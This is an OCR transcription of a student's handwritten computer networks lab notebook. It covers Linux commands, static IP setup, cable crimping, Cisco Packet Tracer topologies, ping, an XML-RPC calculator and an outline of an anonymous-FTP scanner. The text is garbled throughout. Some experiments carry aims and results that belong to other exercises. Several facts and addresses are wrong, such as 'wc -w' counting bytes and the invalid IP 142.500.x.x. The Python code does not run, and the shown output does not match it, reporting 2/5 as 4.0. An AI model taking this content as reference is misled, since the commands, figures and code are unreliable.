INDEX

NAME M. DAKSHINNYA SUBJECT COMPUTER NETWORKS.

STD. DIV. ROLL NO. 24100140 SCHOOL

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C3 Nmap to discover live hosts using arp scan, icmp scan & tcp/udp scan on metasploitable.

C3 Demonstrate network forensics using peapmary tool

C4 To capture, save & Analyze network traffic on TCP/IP & IP/ARP ICMP using wireshark tool

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pno : 01 STUDY OF VARIOUS COMMANDS USED IN LINUX

date : 17/7/26

AIM:

To study about various networking commands on Linux operating system

BASIC LINUX COMMANDS:

→ pwd

Description: prints the current working directory

output:

→ $ pwd

/home/livemer.

→ mkdir

Description: creates a new directory.

output:

$ mkdir fedora

→ $ ls

Description: Desktop Documents Downloads.

fedora

→ cd.

Description: change the current directory.

output:

$ cat fedora

$ pwd.

/home/live user/fedora.

touch filename '.txt

Description: creates an empty file.

example.txt

→ echo "Hi" > filename.txt

Description: Write text into a file.

output:

$ echo "Hi" > example.txt

cat filename.txt.

Description: Diplays contents of file.

output:

$ cat example.txt

Hi

grep

Description: searches for specific pattern in file.

output:

$ grep "H" example.txt.

Hi

wc

Description: Diplays the number of lines, words & bytes. in a file.

output:

$ wc example.txt

1 1 3 example.txt

wc-l

Description: counts number of lines in file

output:

$ wc -l example.txt

1 example.txt

wc -w

Description: counts number of words in file.

output:

$ wc -w example.txt

1 example.txt

→ wc -w

Description: count number of bytes in a file.

output:

$ wc -w example.txt.

3 example.txt.

→ wc -m

Description: count number of characters in file.

output:

$ wc -m example.txt.

2 example.txt.

→ wc -L

Description: Display the length of longest line in a file.

output:

$ wc -L example.txt.

2 example.txt.

Basic networking commands.

→ hostname

Description: Display system's hostname.

output:

$ hostname

local host.live

route.

Description: Displ

output:

→ $ route
kernel IP routing table.

netstat
Description: shows network connections & routing information.

output:
→ $ netstat
Active Internet connections.

IP address show.
Description: Displays IP address & network interface details.

output:
$ ip address show.
1. lo
2. enp0s3.

→ nslookup:
Description: Finds IP address of a domain.
output.
$ nslookup www.google.com.
Name: www.google.com.
Address: 142.250.xxx.xxx

→ ifconfig
output:
$ ifconfig
enp0s3
inet 10.02.15
ping.

output:

$ ping www.google.com
64 bytes from.

→ arp
Description: Display ARP cache.

output:

$ arp -a
- gateway (10.0.2.2).

→ traceroute

Output:

$ traceroute www.google.com

1: gateway
2: ...

Result:

Thus various networking commands on Linux operating system is successfully verified & executed.

Exp no: 02. Manual assignment of ...
Date:
231#126 for WIFI connection (windows)

Aim:
To configure and assign an IP address manually to a Wi-Fi adapter in windows operating system.

Procedure:
1) open control panel → Network & Internet → Network & sharing center.
2) click change adapter settings on left side.
3) Right click on your wifi adapter → properties.
4) select internet protocol version 4 (TCP/IPV4) & click properties.
5) select use the following IP address & enter:
   * IP Address 192.158.1.20.
   * subnet mask: 255.255.255.0
   * Default gateway: 192.168.1.1
   * preferred DNS server: 8.8.8.8
6) click OK & close all windows.
7) open command prompt & verify configuration

Name :

ipconfig

ping 192.168.1.1

ping www.google.com.

Description: Manual IP assignment for WiFi allows. user to configure static IP address instead of using DHCP. This ensures consistent network addressing, better device management & improve trouble shooting in LAN / WLAN networks

command prompt output :

c:\> ipconfig.

windows IP configuration.

Wireless LAN adapter Wi-Fi

IPv4 Address.....

192.168.1.20

subnet Mask.

255.255.255.0

Default gateway.... 192.168.1.1

c:\>ping 192.168.1.1

Reply from 192.168.1.1

Reply from 192.168.1.1

time <1ms TTL =64.

Reply from 192.168.1.1 bytes =32.

c: >ping www.google.com.

Reply from www.google.com: bytes = 32
time = 25ms TTL = 117

Reply from www.google.com : bytes = 32
time = 24ms TTL = 117.

Result:

The Wi-Fi adapter was successfully configured with a manual IP address.

The computer was able to communicate with router & access internet successfully.

Exp no: 3

Date:
23/7/26

Study of Different types of Network cables & crimping of cable with RJ45 connector.

Aim:

To study different types of network cables & to prepare (crimp) a network cable using RJ45 connectors for establishing LAN connections b/w network devices.

Apparatus required:

Sno	Equipment	Quantity
1	CAT5e / UTP cable	1 roll.
2	RJ45 (8P8C)	2 nos
3	crimping tool	1
4	cable cutter	1
5	computer system	As required.

Theory:

A network cable is medium through which data is transmitted b/w computer & other devices.

Different types of network cables are used based on speed, distance & network environment.


1) Types of Network cables

① Twisted pair cable:


* Most commonly used for LAN.
* consists of pair of insulted copper wires twisted together.

Types:

* UTP (unshielded twisted pair).
* no metallic shielding; used in LAN.



STP (shielded Twisted pair).



category	speed	Frequency
CAT5	upto 100mbps	100 MHZ.
CAT5e.	upto 1gbps	100 MHZ
CAT7.	upto 10Gbps	600MHz.


2) Coaxial cable:

* Has central copper conductor, dielectric insulator
* used in cable TV & early ethernet.

Types:

Thinnet (10Base 2)

Thicknet (10Base 5).



3) Fibre optic cable:

* Uses light signals instead of electrical signals.


Types

* single mode fiber (SMF)
* Multi mode fiber (MMF).



4) RJ45 connector:

* RJ = Registered Jack
* RJ45 is an 8-pin modulator connector. (8P8C) used ethernet cables,
* Each pin carries a specific signal in network.




crimping process:

a) For straight - through cable...

Both end follow same standard

b) For crossover cabel.



straight cable : (T568B - T568B)

PC ---------- switch/Router

PC ---------- PC

Step by step procedure:

① cut the UTP cable:

Take required length (1-2 metres) of cat5e / CAT6 UTP

② strip cable:

Use wire stripper to remove about inch of insulation from both ends

③ untwist & arrange pairs:

* separate 4 twist pairs. & arrang aword to color code.

4) Trim the ends:

⇒ cut all 8 wires evenly to same length (about 1/2 inch)

5) Insert wires into RJ45 connector:

carefully insert wires into RJ45 ensuring correct order & full contact with pins.

6) crimp the connector:

Place RJ45 into crimping tool & firmly press until connector crimped.

7) Repeat other end.

For straight cable: Use same color on both ends.

For crosover : Use T568A.

8) Test cable:

Use LAN tranfer or connected devices to verify connectivity.

Observation table

cable type	end 1 code	end 2 code	Purpose	Result
straight	T568B	T568B	PC-switch	working
crosover	T568A	T568B	PC-PC	working

Result: Different types of network cables connect & studied successfully.

UTP CAT5e cable was crimped using RJ45 to form straight to straight & crosover cabel. connectivity b/w established & tested.

Exp no: 04
SI#136.

IMPLEMENT PACKET SNIFFING USING RAW SOCKETS IN PYTHON.

Aim: To study packet tracer tool installation and user interface overview.

Introduction:

1) It allows you to model complex system without need for dedicated equipment.
2). It helps to practice work configuration, troubleshoot skills via computer or on Android or IOS.
3) It is available for both Linux & Windows environments.
4) Protocols in packet tracer are coded to work & behave in same way as they would on real hardware.

Installing packet Tracer:

⇒ To download packet Tracer go to https://www.netacad.com
& log in with cisco networking Academy credentials.

Windows:

Installation in Windows is pretty simple & straightforward. the setup comes in single file named, Packettracer_setup6.0.1.exe

Linux: Linux users with an Ubuntu / Debian distribution should download .deb file for Ubuntu. running Fedora (Redhat / centos must download file for fedora.

User interface overview:

1) Menu bar - This icon menu used to open, save, print change preferences.

2) Main toolbar - provides shortcut icon to. menu options that already.

3) Logical / physical workspace tabs - These allow you to toggle between logical & physical work area.

4) Workspace - This area where topologies are created & simulations are displayed

5) common tool. bar - This toolbar provides controls for manipulate topologies, such as select, layout.

6) Real-time / Simulation tabs - These tabs are used to toggle b/w real & simulation modes.

7) Network component box: This component contains all of network & end devices available, with packet tracer. & further divided into 2 area:

① Area 7a - selection, ② Aread - 7b selection.

Analyse behaviour network device using cisco packet

① From network box, drag 4 generic PC & one switch & HUB.

② click on connections.


* click copper straight
* select one of PC & connect to HUB via cable.

③ click on PC connected to hub. go to desktop. click IP configuration. & enter IP address.

④ observe flow of PDU from source PC to destination PC by select realtime mode.

⑤ Repeat step #3 to step #5 for PCs connected to switch.

⑥ observe how HUB & switch are forwarding PDU & write observation and conclusion about behaviours of switch & HUB.



Result: successfully captured & filted different packets using wireshark & understands how to inspect & analyze them.

Exp no: 5
24/7/26

PING COMMANDS.

Aim:

To study and use the ping command for testing network connectivity between a client & a server.

Definition:

Ping is a network utility command used to check whether a host is reachable over a network. it works using the ICMP (Internet control message protocol).

Purpose of ping commands:

* To check whether a server or device is reachable.
* To test network connectivity.
* To measure the response time.
* To identify packet loss.
* To troubleshoot network problems.

command	Description.
ping google.com	check whether google server is reachable.
ping 192.168.1.1	check IP address is reachable.

ping localhost.	Test local computers network.
ping 127.0.0.1	Test loopback interface of system.
ping -t google.com	continuous send ping request until ctrl + c.
ping -n 10 google.com	send 10 ping request.
ping -4 google.com	Force use of IPV4 address.
ping -6 google.com	Force the use of IPV6 address.
ping -w 5000 google.com	Wait upto 5000 millisecond for each reply.

why we using ping comands.

* To verify whether network connection is working.
* To check if a remote server is online.
* To identify latency in communication
* To detect packet loss.
* To trouble shoot network connectivity issues.

Customized ping commands to test server connectivity:

command:
ping -n 5 google.com.

This command check whether server is reachable by sending 5 packet & displaying response time.

output:

pinging google.com [142.250.xxx.xxx] with 32 bytes of data:

Reply from 142.500.xxx.xxx bytes = 32 time = 20ms.
Reply from 142.350.xxx.xxx bytes = 32 time = 18ms
Reply from 142.280.xxx.xxx bytes = 32 time = 17ms
Reply from 142.280.xxx.xxx bytes = 32 time = 21ms
Reply from 142.280.xxx.xxx bytes = 32 time = 19ms

command:
ping localhost.

o/p
Reply from 127.0.0.1 : bytes = 32 : time < 1ms
Reply from 127.0.0.1 bytes = 32 time < 1ms
Reply from 127.0.0.01 bytes = 32 time < 1ms.

Ping statistics:
Packets: sent = 4, Received = 4, Lost = 0 (0% loss).

Result:
The ping commands was executed successfully, server connectivity was tested. & destination server responded successfully.

Exp no: 01 DESIGN A SIMPLE TOPOLOGY, AND CONFIGURE
13/8/26 WITH ONE ROUTER, TWO SWITCHES, AND PC USING CISCO PACKET TRACER

Aim:

Implementation of subnetting in CISCO PACKET TRACER SIMULATOR


create a network topology:

The first step in implementing classless IP subnetting is to create network topology. In packet Tracer, select "New" button in top left corner. Then select "Network" & "generic". This will create a blank network topology. We can use to add device.

subnetting:

To subnet network address of 192.168.1.0/24 to provide enough space for at least 5 addresses for end devices switch router. We can use a /27 subnet mask.

This will give us 8 subnet with 30 host address each.



The IP addressing for network shown in the topology can be

Router R1:

gigabit ethernet 0/0 : 192.168.1.1

gigabit Ethernet 0/1 : 192.168.2.1.

PC_1 : 192.168.1.11

PC_2 : 192.168.1.12

PC_3 : 192.168.1.13.

PC_4 : 192:168.1.14.

FastEthernet 0/1 : 192.168.3.0/27

PC_1 : 192.168.4.11

PC_2 : 192.168.4.12

PC_3 : 192.168.4.13

PC_4 : 192.168.4.14.

Replace % IP address % & % subnet mask %
with your desired IP address &.
subnet mask.

configure terminal

interface FastEthernet 0/1.

switchmode mode access

exit.

interface fastEthernet 0/2.

switchport mode access.

exit.

Testing network:

Now our network topology is configured.
open a command prompt on each
PC & try to print order PC.

Fire	Last status	source	Destination	Type
1	successful	PC4(2)	Router 2	ICMP
	successful.	PC4(2)	PC2(1)(1).	ICMP.
	successful.	PC0	Router.	ICMP.

Type	color	time	Num
ICMP	green	0.000	12
ICMP	blue	0.000	13
ICMP	red.	0.000	14.

Result:

The PCs connected to different switches.
can communicate with each other via router.
The successful ping using network.
properly configured & operational.

Exp no: 10.

13/8/26


CUSTOMIZE SWITCH WITH NETWORK MODULES USING CISCO PACKET TRACER.

Aim:

Interconnecting with routers in cisco PACKET TRACER simulator.

→ Design & configure simple internetwork using router.

In this network, a router & 2 PC's are used. Computers are connected with router using copper straight - tough cable.



Procedure:

Step 1: Configuring Router 1.

① select router & open CLI

② Press enter to start configure

③ Type enable to activate privilege mode.

Step 2: (Configuring PCs)

① Assign IP address to every PC in network

② select PC go to desktop & select IP configuration & assign IP addres.

③ Assign default gateway of PC0 as 192.168.10.1


④ Assign default gateway of PC1.


Router configuration table:

Device name	IP Address	Subnet mask	IP address
Router1	192.168.0.1	255.255.255.0	192.168.20.1

Pc configuration table:

Device name	IP address	subnet mask	gateway
PC0	192.168.20.2	255.255.255.0	192.168.10
PC1	192.168.20.2	255.255.255.0	19.16.10





Addressing Table:

Device	Interface	IP Address	subnet mask
Pc	ethernet0	DHCP	
Wireless Router	LAN	192.168.0.1	255.255.255.0
Wireless router	Internet	DHCP	
cisco.com server	Ethernet0	208.67.220.220	255.255.255.0
Laptop	Wireless0	DHCP	

Workspace:

step 1: Launch Packet Tracer.

step 2: Build topology

a). Add network devices to workspace.

b) change display names of network devices.

c) Add physical cabling between devices on workspace.

Part 2: configure network devices.

step1: configure the wireless router.

step 2: configure the laptop.

step 3: configure PC.

step 4: configure internet cloud.

step 5: configure cisco.com server.


a) configure cisco.com server as DHCP server.

b) configure cisco.com server as DNS to provid domain name to IPV4.

) configure cisco.com server global settings.

) configure cisco.com server Fastethernet.


13




Part 3: verify connectivity

a) verify PC is receiving IPV4 configuration information.

b) test connectivity to cisco.com server from PC.





Click on the Command Prompt icon. Verify that the PC has received an IPv4 address by issuing the **ipconfig /all** command from the command prompt as shown in the figure. The PC should receive an IPv4 address in the 192.168.0.x range.

Result:

The experiment demonstrates successful customization of a switch with network module & connectivity between all devices. The network works as expected and all devices communicate.

Exno: 7.

Develop a simple calculator using XMLRPC.

Aim:

To develop simple calculator application using XML-RPC protocol in python that performs basic arithmetic operations.

Description:

XML-RPC is protocol that uses XML to encode request to response & HTTP as transport mechanism. It enables communication b/w client & server where client invoke methods hosted on server remotely.

Code:

server side code (server.py)

```
from xmlrpc.server import SimpleXMLRPCServer

class calculator:
    def add(self,x,y):
        return x+y
    def subtract(self,x,y):
        return x-y
    def multiply(self,x,y):
```

```
        return x * y.

    def divide (self, x, y):
        if (y != 0)
            return x/y.
        else
            return "Error : Division by zero is
                           not allowed".

server = SimpleXMLRPCServer ("localhost", 8000).
print ("XML-RPC server is running port 8000...").
server.register_instance (Calculator())
server.serve_forever().
```

client side code (client.py).

```
import xmlrpc.client.
proxy = xmlrpc.client.ServerProxy ("http://localhost
                                    :8000")
print ("addition": 10+5 =" proxy.add (10,5))
print ("subtraction": 10-5 " = Proxy.subtract (10,5))
print ("multiplication": 10*5 = "proxy.multiply (10,5))
print ("Division by zero : 10/0 = proxy.divide (10,0)"
```

software requirements :

* operating system : windows / Linux
* python version : 3x or above.
* IDE : IDLE / VS code.

Procedure :

* Open python IDLE or terminal.
* Create two separate python files.
  server.py & client.py.
* Write provided server-side code in server.py & client code in client.py.
* Run server.py to start XML-RPC
* Run client.py to perform arithmetic operations.
* Observe results displayed on client screen.

```
File  Edit  Shell  Debug  Options  Window  Help
Python 3.10.11 (tags/v3.10.11:7d4cc5a, Apr  5 2023,  00:38:17) [MSC v.1929 64 bit
Type "help", "copyright", "credits" or "license()" for more information.

= RESTART: C:\Users\Dakshinnya\AppData\Local\Programs\Python\Python310\server.py
Server running on port 8000...
>>>
= RESTART: C:\Users\Dakshinnya\AppData\Local\Programs\Python\Python310\client.py
--- XML-RPC Calculator ---
1. Addition
2. Subtraction
3. Multiplication
4. Division
5. Exit
Enter your choice: 1
Enter first number: 8
Enter second number: 9
Result: 17
--- XML-RPC Calculator ---
1. Addition
2. Subtraction
3. Multiplication
4. Division
5. Exit
Enter your choice: 4
Enter first number: 2
Enter second number: 5
Result: 4.0
--- XML-RPC Calculator ---
1. Addition
2. Subtraction
3. Multiplication
4. Division
5. Exit
Enter your choice: 5
Exiting...
>>>
```

Ex no: 6 Building Anonymous
24/8/26. FTP scanner Using FTPLIB MODULE.

Aim:

→ To create a python - based FTP scanner using ftplib module.

→ checks if a public FTP server allows anonymous login.

→ Lists the content of directories in server

Procedure:

import build in ftplib module.

Write 2 python scripts.

* sender side: Connects to FTP server, logs in anonymously & list root directory.

* Receiver side: Connects anonymously & list specific sub directory.

